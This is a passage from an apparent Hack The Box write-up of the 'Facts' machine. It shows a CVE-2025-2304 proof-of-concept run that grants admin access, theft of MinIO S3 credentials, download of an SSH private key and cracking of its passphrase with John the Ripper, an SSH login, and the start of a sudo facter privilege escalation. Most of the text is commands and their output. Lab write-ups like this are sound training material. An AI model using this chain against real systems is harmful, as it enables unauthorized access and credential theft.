
After logging out and back in, the account now has full administrator privileges:
Automated Exploitation
The same vulnerability can be exploited using the public proof-of-concept script by whiteov3rflow. The script logs in with the provided credentials, and sends the malicious parameter when updating the password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ git clone https://github.com/whiteov3rflow/CVE-2025-2304-POC.git
Cloning into 'CVE-2025-2304-POC'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 4.05 KiB | 4.05 MiB/s, done.


┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ cd CVE-2025-2304-POC && python3 exploit.py http://facts.htb cognito Password123
[*] Logging in as cognito...
[+] Login successful!
[*] User ID: 5
[*] Sending exploit...
[+] Exploit successful! Logout and login again for admin privileges.
Post-Exploitation — S3 Bucket Access
With administrator access, navigating to the site settings at /admin/settings/site and checking the Filesystem tab reveals stored S3 bucket credentials pointing to the MinIO service discovered during the Nmap scan:

These credentials were used to authenticate against the MinIO instance using the minio-client (mc) command-line tool. The alias set subcommand registers a named connection profile (here called facts_s3) with the target URL, access key, and secret key — equivalent to configuring AWS CLI credentials:
1
2
3
4
5
# minio-client alias set <name> <url> <access_key> <secret_key>

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client alias set facts_s3 http://facts.htb:54321 AKIA8359954D9CA25A06 jIntQ/5QkuHM7tUx4oN/KPPYT5dg7PwF8EceB1dJ
Added `facts_s3` successfully.
Two S3 buckets internal and randomfacts are present. The randomfacts bucket contains the website’s media assets (images used in blog posts):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client ls facts_s3
[2025-09-11 17:06:52 PKT]     0B internal/
[2025-09-11 17:06:52 PKT]     0B randomfacts/

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client ls facts_s3/randomfacts
[2025-09-11 17:07:06 PKT] 436KiB STANDARD animalejected.png
[2025-09-11 17:07:06 PKT] 265KiB STANDARD annefrankasteroid.png
[2025-09-11 17:07:06 PKT] 250KiB STANDARD catsattachment.png
[2025-09-11 17:07:05 PKT] 402KiB STANDARD cuteanimals.png
[2025-09-11 17:07:05 PKT] 173KiB STANDARD darkchocolate.png
[2025-09-11 17:07:05 PKT] 305KiB STANDARD dogscatssmell.png
[2025-09-11 17:07:04 PKT] 901KiB STANDARD dolphinfact.png
[2025-09-11 17:07:04 PKT]  66KiB STANDARD finlandhappiest.png
[2025-09-11 17:07:04 PKT] 379KiB STANDARD firstimpressions.png
[2025-09-11 17:07:04 PKT]  98KiB STANDARD firsttransaction.png
[2025-09-11 17:07:03 PKT] 217KiB STANDARD firstwebcam.png
[2025-09-11 17:07:03 PKT] 125KiB STANDARD georgewashingtonslaves.png
[2025-09-11 17:07:03 PKT]  34KiB STANDARD logopage.png
[2025-09-11 17:07:03 PKT]  16KiB STANDARD logopage2.png
[2025-09-11 17:07:02 PKT]  79KiB STANDARD pressureupbeat.png
[2025-09-11 17:07:02 PKT]  24KiB STANDARD primary-question-mark.png
[2025-09-11 17:07:02 PKT] 333KiB STANDARD smallanimals.png
[2025-09-11 17:07:02 PKT] 325KiB STANDARD superiorpeople.png
[2025-09-11 17:07:01 PKT]  39KiB STANDARD vanilla.png
[2025-09-11 17:07:01 PKT]  35KiB STANDARD youtubewatchhours.png
[2026-06-14 12:16:53 PKT]     0B thumb
The internal bucket is significantly more sensitive — it appears to contain the home directory of a user, including a .ssh/ directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client ls facts_s3/internal
[2026-01-08 23:45:13 PKT]   220B STANDARD .bash_logout
[2026-01-08 23:45:13 PKT] 3.8KiB STANDARD .bashrc
[2026-01-08 23:47:17 PKT]    20B STANDARD .lesshst
[2026-01-08 23:47:17 PKT]   807B STANDARD .profile
[2026-06-14 12:17:45 PKT]     0B .bundle/
[2026-06-14 12:17:45 PKT]     0B .cache/
[2026-06-14 12:17:45 PKT]     0B .ssh/

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client ls facts_s3/internal/.ssh/
[2026-06-14 09:48:50 PKT]    82B STANDARD authorized_keys
[2026-06-14 09:48:50 PKT]   464B STANDARD id_ed25519
The .ssh/ directory contains two files: an authorized_keys file and a private key id_ed25519. The authorized_keys file lists which public keys are permitted to authenticate — but notably, it contains no username comment to identify whose account this belongs to:
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client cat facts_s3/internal/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIExL6xCmDEjcszllS4GFByQimk95Ov71VNPe4cJH8Bp7
Reading the private key reveals it is protected by a passphrase:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client cat facts_s3/internal/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBDXKIAwN
VYkzk+fqGK9Tl4AAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIExL6xCmDEjcszll
S4GFByQimk95Ov71VNPe4cJH8Bp7AAAAoBmp9XLgjncHrYOmJstEdKxkc6BDHkndPNykZl
zMd+ne5L0UGk8ph/kFR7FyJ5XUF+POtdAWKAI63fQSXWF3NlTTQey8VJz9c2FXOb9aPGfS
woyvL9ZALEm2LdheMDLjrFl0d+exx+oRaS2E7+zlZXehjCW3T8iXSqHPvb/CJ4I1Xm+twx
Ek4hhAnnQJoDhH4eor6VHuR4XaWYMfheh896g=
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client cat facts_s3/internal/.ssh/id_ed25519 | grep -v 'PRIVATE KEY' | base64 -d | strings
openssh-key-v1
aes256-ctr
bcrypt
ssh-ed25519
]aw6T
saW9
SSH Key Analysis & Passphrase Cracking
Detecting Key Encryption Statically
Before brute-forcing, the key’s encryption status can be verified without running any SSH command. Piping the decoded Base64 content through strings extracts all printable strings from the binary payload, revealing the encryption algorithm and KDF:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client cat facts_s3/internal/.ssh/id_ed25519 | grep -v 'PRIVATE KEY' | base64 -d | strings
openssh-key-v1
aes256-ctr
bcrypt
ssh-ed25519
]aw6T
saW9
The presence of aes256-ctr (the encryption cipher) and bcrypt (the Key Derivation Function) confirms the key is passphrase-protected. For comparison, an unencrypted key shows none for both fields:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ cat unencrypted_id_ed25519 | grep -v PRIVATE | base64 -d | strings
openssh-key-v1
none
none
ssh-ed25519
/[7dN2
dGkO
Udq{Udq{
ssh-ed25519
/[7dN2
dGkO
/[7dN2
dGkO
Binary Layout of OpenSSH Keys
OpenSSH private keys (-----BEGIN OPENSSH PRIVATE KEY-----) follow a precise binary structure at the beginning of their decoded Base64 content. Understanding this layout allows static inspection of a key’s encryption status without executing any commands that interact with the key cryptographically.
The binary structure is:
- Magic Header (15 bytes): The literal string
openssh-key-v1\0— a fixed identifier that marks the file as a modern OpenSSH private key. - Cipher Name (4-byte length prefix + string): A length-prefixed string containing the name of the encryption algorithm used to protect the private key data (e.g.,
aes256-ctrornone). - KDF Name (4-byte length prefix + string): A length-prefixed string containing the name of the Key Derivation Function (e.g.,
bcryptornone). - KDF Options (4-byte length prefix + bytes): Binary parameters for the KDF, such as the salt and iteration count.
For an unencrypted key, both the cipher name and KDF name are set to none:
- Cipher Name:
\x00\x00\x00\x04(length = 4) +none - KDF Name:
\x00\x00\x00\x04(length = 4) +none - KDF Options:
\x00\x00\x00\x00(length = 0, empty)
When this exact byte sequence is Base64 encoded, the first 42 characters are always: b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ
This can be verified by generating a new unencrypted key and grepping for the prefix:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ ssh-keygen -t ed25519 -f unencrypt_id_ed25519 -P ""  -N "" -C ""
Generating public/private ed25519 key pair.
Your identification has been saved in unencrypt_id_ed25519
Your public key has been saved in unencrypt_id_ed25519.pub
The key fingerprint is:
SHA256:9FTq81RrQBj4rsAT4u6Fzsr/xpwNAOxaEM7l2UEIFCg
The key's randomart image is:
+--[ED25519 256]--+
|+*o.oo   ..oo    |
|E =.o . . .+     |
|.= + .  ..o . .  |
|  o o .. +.  o . |
| o . + .S.+ . o  |
|.   ..=   .+ .   |
|   ..o.* .  .    |
| . o..= o        |
|  o+=o.          |
+----[SHA256]-----+

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ grep b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ unencrypt_id_ed25519
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ
For the encrypted key found on the target, the header begins with: b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHI...
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client cat facts_s3/internal/.ssh/id_ed25519 | grep -v PRIVATE | head -n 1
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBDXKIAwN
Decoding this reveals aes256-ctr in the cipher name field — confirming passphrase protection without any SSH interaction.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client cat facts_s3/internal/.ssh/id_ed25519 | grep -v PRIVATE | base64 -d | strings
openssh-key-v1
aes256-ctr
bcrypt
ssh-ed25519
]aw6T
saW9
The SSH key layout for extracting the cipher and KDF names is as follows:
| Field | Byte Indices | Description |
|---|---|---|
| Magic Header | 0 to 14 | openssh-key-v1\0 (15 bytes) |
Cipher Length L | 15 to 18 | 4-byte big-endian integer (tells encryption algorithm name length, M=4 none, M=6 aes256-ctr) |
| Cipher Name | 19 to 19+L | L bytes of ASCII text (cipher name) |
KDF Length M | 19+L to 19+L+4 | 4-byte big-endian integer (tells KDF name length, M=4 none, M=6 bcrypt) |
| KDF Name | 19+L+4 to 19+L+4+M | M bytes of ASCII text (KDF name) |
What is a KDF?
A Key Derivation Function (KDF) is a cryptographic algorithm that converts a human-readable passphrase into a fixed-length, high-entropy binary key suitable for use with an encryption algorithm like AES. When you set a passphrase on an SSH key, AES cannot use the text directly — it requires a random-looking binary key of a specific length. The KDF:
- Takes your passphrase and mixes it with a random value called a salt.
- Runs the hashing function thousands of times (called stretching), deliberately making the process slow.
- This makes offline brute-force attacks extremely computationally expensive.
- Common KDF algorithms include
bcrypt,PBKDF2, andscrypt.
Python One-Liner Explanation
The following Python one-liner parses the binary header directly to extract and display the cipher name and KDF without running any SSH commands:
1
2
3
4
5
6
7
8
# unencrypted key has cipher: none and KDF: none
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ python3 -c "import base64, struct; content = open('unecrypted_id_ed25519').read(); b64 = ''.join(l.strip() for l in content.splitlines() if l.strip() and not l.startswith('---')); data = base64.b64decode(b64); L = struct.unpack('>I', data[15:19])[0]; cipher = data[19:19+L].decode(); M = struct.unpack('>I', data[19+L:19+L+4])[0]; kdf = data[19+L+4:19+L+4+M].decode(); print(f'Cipher: {cipher}, KDF: {kdf}')"
Cipher: none, KDF: none

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ python3 -c "import base64, struct; content = open('encrypted_id_ed25519').read(); b64 = ''.join(l.strip() for l in content.splitlines() if l.strip() and not l.startswith('---')); data = base64.b64decode(b64); L = struct.unpack('>I', data[15:19])[0]; cipher = data[19:19+L].decode(); M = struct.unpack('>I', data[19+L:19+L+4])[0]; kdf = data[19+L+4:19+L+4+M].decode(); print(f'Cipher: {cipher}, KDF: {kdf}')"
Cipher: aes256-ctr, KDF: bcrypt
Step-by-step breakdown of the one-liner:
1
b64 = ''.join(l.strip() for l in content.splitlines() if l.strip() and not l.startswith('---'));
Splits the key file into individual lines. Filters out the PEM wrapper lines (-----BEGIN OPENSSH PRIVATE KEY----- and -----END OPENSSH PRIVATE KEY-----) and any blank lines. Strips whitespace and joins the remaining lines into a single continuous Base64 string.
1
data = base64.b64decode(b64);
Decodes the Base64 string back into raw binary bytes. All subsequent operations are performed on these binary bytes.
1
L = struct.unpack('>I', data[15:19])[0];
The first 15 bytes (data[0:15]) contain the magic string openssh-key-v1\0. The next 4 bytes (data[15:19]) hold a 32-bit big-endian integer (format code >I in Python’s struct module). This integer is the length of the cipher name. struct.unpack returns a tuple, so [0] extracts the integer and assigns it to L.
1
cipher = data[19:19+L].decode();
Starting right after the cipher length field (at byte index 19), this extracts the next L bytes and decodes them to an ASCII string — the cipher name (e.g., L=10 for aes256-ctr, or L=4 for none).
1
M = struct.unpack('>I', data[19+L:19+L+4])[0];
Starting right after the cipher name (at byte index 19+L), the next 4 bytes hold another 32-bit big-endian integer: the length of the KDF name. This is assigned to M.
1
kdf = data[19+L+4:19+L+4+M].decode();
Starting right after the KDF length field (at byte index 19+L+4), this extracts the next M bytes and decodes them to the KDF name string (e.g., M=6 for bcrypt, or M=4 for none).
Cracking the Passphrase with John the Ripper
The key was downloaded locally, then ssh2john was used to convert the OpenSSH private key into a format that John the Ripper can process. John was then run against the rockyou.txt wordlist — one of the most commonly used password breach dictionaries.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ minio-client get facts_s3/internal/.ssh/id_ed25519 encrypted_id_ed25519
http://facts.htb:54321/internal/.ssh/id_ed25519: 464 B / 464 B ┃▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓┃ 602 B/s 0s

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ ssh2john encrypted_id_ed25519 > id_ed25519.hash

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ john id_ed25519.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (encrypted_id_ed25519)
1g 0:00:03:14 DONE (2026-06-14 13:33) 0.005131g/s 16.42p/s 16.42c/s 16.42C/s grecia..imissu
Use the "--Show" option to display all of the cracked passwords reliably
Session completed.
John successfully cracked the passphrase: dragonballz.
Note: The John output line Cost 1 (KDF/cipher) is 2 means the key uses Bcrypt/AES, which is computationally expensive to crack. The crack took over 3 minutes even with 4 threads — demonstrating why bcrypt is a strong KDF. However, the weak, dictionary-based passphrase still allowed recovery.
Recovering the Username from Key Comment
Passphrases protect private key files stored on disk by encrypting the key material. Without the passphrase, the key cannot be used, even if the file is stolen. However, if a weak passphrase is chosen — particularly one drawn from common password lists — offline cracking remains feasible.
The passphrase was removed from the key using ssh-keygen -p. When removing the passphrase, the tool also reveals the key’s embedded comment, which is typically set to user@hostname when the key is generated and serves as a human-readable identifier. Setting correct file permissions (chmod 600) is required before ssh-keygen will accept the key:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ chmod 600 encrypted_id_ed25519

┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ ssh-keygen -p -P "dragonballz" -N "" -f encrypted_id_ed25519
Key has comment 'trivia@facts.htb'
Your identification has been saved with the new passphrase.


┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ cat encrypted_id_ed25519 | grep -v PRIVATE | base64 -d | strings
openssh-key-v1
none
none
ssh-ed25519
ssh-ed25519
trivia@facts.htb
The key comment trivia@facts.htb reveals the username: trivia.
Initial Access — SSH Login
With the decrypted private key and the identified username, SSH authentication was performed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(kali㉿kali)-[~/HTB/Linux/Facts]
└─$ ssh -i encrypted_id_ed25519 trivia@facts.htb
The authenticity of host 'facts.htb (10.129.244.96)' can't be established.
ED25519 key fingerprint is: SHA256:fygAnw6lqDbeHg2Y7cs39viVqxkQ6XKE0gkBD95fEzA
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'facts.htb' (ED25519) to the list of known hosts.
Last login: Wed May 13 13:08:02 UTC 2026 from 10.10.14.3 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Jun 14 08:39:19 AM UTC 2026

  System load:           0.08
  Usage of /:            72.4% of 7.28GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             220
  Users logged in:       1
  IPv4 address for eth0: 10.129.244.96
  IPv6 address for eth0: dead:beef::a0de:adff:fe94:1b5


1 update can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$ id
uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)
trivia@facts:~$ ls /home
trivia  william
trivia@facts:~$ cat /home/william/user.txt
************56a929d16179297
User flag captured. Two home directories exist on the system: trivia (our current user) and william (another user).
Privilege Escalation — Facter sudo Misconfiguration
What is Facter?
Checking what sudo permissions the trivia user has:
1
2
3
4
5
6
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
The user trivia is permitted to run /usr/bin/facter as any user (including root) without a password (NOPASSWD).
Facter is a system-profiling tool originally developed for the Puppet configuration management framework, written in Ruby. It collects and reports system metadata — referred to as facts — such as the OS version, kernel release, disk layout, network interfaces, and running processes. Below is the full output of facter when run on this system:
1
trivia@facts:~$ facter
Click to expand full facter output
```yaml disks => { sda => { model => "Virtual disk", serial => "6000c29d9baa1a6a7f26c811f7661c76", size => "10.00 GiB", size_bytes => 10737418240, type => "ssd", vendor => "VMware", wwn => "0x6000c29d9baa1a6a7f26c811f7661c76" } } dmi => { bios => { release_date => "11/12/2020", vendor => "Phoenix Technologies LTD", version => "6.00" }, board => { manufacturer => "Intel Corporation", product => "440BX Desktop Reference Platform" }, chassis => { asset_tag => "No Asset Tag", type => "Other" }, manufacturer => "VMware, Inc.", product => { name => "VMware Virtual Platform", version => "None" } } facterversion => 4.10.0 filesystems => btrfs,ext2,ext3,ext4,squashfs,vfat fips_enabled => false hypervisors => { vmware => { } } identity => { gid => 1000, group => "trivia", privileged => false, uid => 1000, user => "trivia" } is_virtual => true kernel => Linux kernelmajversion => 6.14 kernelrelease => 6.14.0-37-generic kernelversion => 6.14.0 load_averages => { 15m => 0.0, 1m => 0.01, 5m => 0.02 } memory => { swap => { available => "2.00 GiB", available_bytes => 2147479552, capacity => "0.00%", total => "2.00 GiB", total_bytes => 2147479552, used => "0 bytes", used_bytes => 0 }, system => { available => "2.54 GiB", available_bytes => 2721964032, capacity => "23.73%", total => "3.32 GiB", total_bytes => 3568619520, used => "807.43 MiB", used_bytes => 846655488 } } mountpoints => { / => { available => "1.92 GiB", available_bytes => 2060701696, capacity => "73.32%", device => "/dev/mapper/ubuntu--vg-ubuntu--lv", filesystem => "ext4", options => [ "rw", "relatime" ], size => "7.28 GiB", size_bytes => 7821811712, used => "5.27 GiB", used_bytes => 5663805440 }, /boot => { available => "124.41 MiB", available_bytes => 130457600, capacity => "67.01%", device => "/dev/sda2", filesystem => "ext4", options => [ "rw", "relatime" ], size => "408.73 MiB", size_bytes => 428589056, used => "252.75 MiB", used_bytes => 265031680 }, /dev => { available => "1.62 GiB", available_bytes => 1739128832, capacity => "0%", device => "udev", filesystem => "devtmpfs", size => "1.62 GiB", size_bytes => 1739128832, used => "0 bytes", used_bytes => 0 }, /tmp => { available => "1.66 GiB", available_bytes => 1784311808, capacity => "0%", device => "tmpfs", filesystem => "tmpfs", size => "1.66 GiB", size_bytes => 1784311808, used => "0 bytes", used_bytes => 0 } } networking => { dhcp => "10.129.0.1", fqdn => "facts", hostname => "facts", ip => "10.129.244.96", ip6 => "dead:beef::a0de:adff:fe94:1b5", mac => "a2:de:ad:94:01:b5", primary => "eth0" } os => { architecture => "amd64", distro => { codename => "plucky", description => "Ubuntu 25.04", id => "Ubuntu" }, family => "Debian", hardware => "x86_64", name => "Ubuntu" } processors => { cores => 2, count => 2, isa => "x86_64", models => [ "AMD EPYC 7763 64-Core Processor", "AMD EPYC 7763 64-Core Processor" ], physicalcount => 1, speed => "2.45 GHz", threads => 1 } ruby => { platform => "x86_64-linux-gnu", sitedir => "/usr/local/lib/site_ruby/3.3.0", version => "3.3.7" } system_uptime => { days => 0, hours => 3, seconds => 14377, uptime => "3:59 hours" } timezone => UTC virtual => vmware ```How Facter Loads Extensions (Custom Facts)
Facter is intentionally designed to be extensible. System administrators can supplement the built-in facts with their own custom data sources through two mechanisms:
1. Custom Facts (--custom-dir)
- Language: Ruby (
.rbfiles). - Execution: Facter loads and executes all Ruby files in the specified directory within the context of the running Facter process. These files interact directly with the Facter Ruby API (e.g.,
Facter.add(:fact_name)).
2. External Facts (--external-dir)
- Language/Format: Any executable (shell scripts, Python binaries) or structured data files (JSON, YAML).
- Execution: If a file in the directory is executable, Facter runs it as a subprocess and parses its standard output formatted as
key=valuepairs. Non-executable files (e.g.,.yaml) are parsed directly.
The facter --help output confirms both options are supported:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
trivia@facts:~$ facter --help
Usage
=====

  facter [options] [query] [query] [...]

Options
=======
           [--color]                      Enable color output.
           [--no-color]                   Disable color output.
        -c [--config]                     The location of the config file.
           [--custom-dir]                 A directory to use for custom facts.
        -d [--debug]                      Enable debug output.
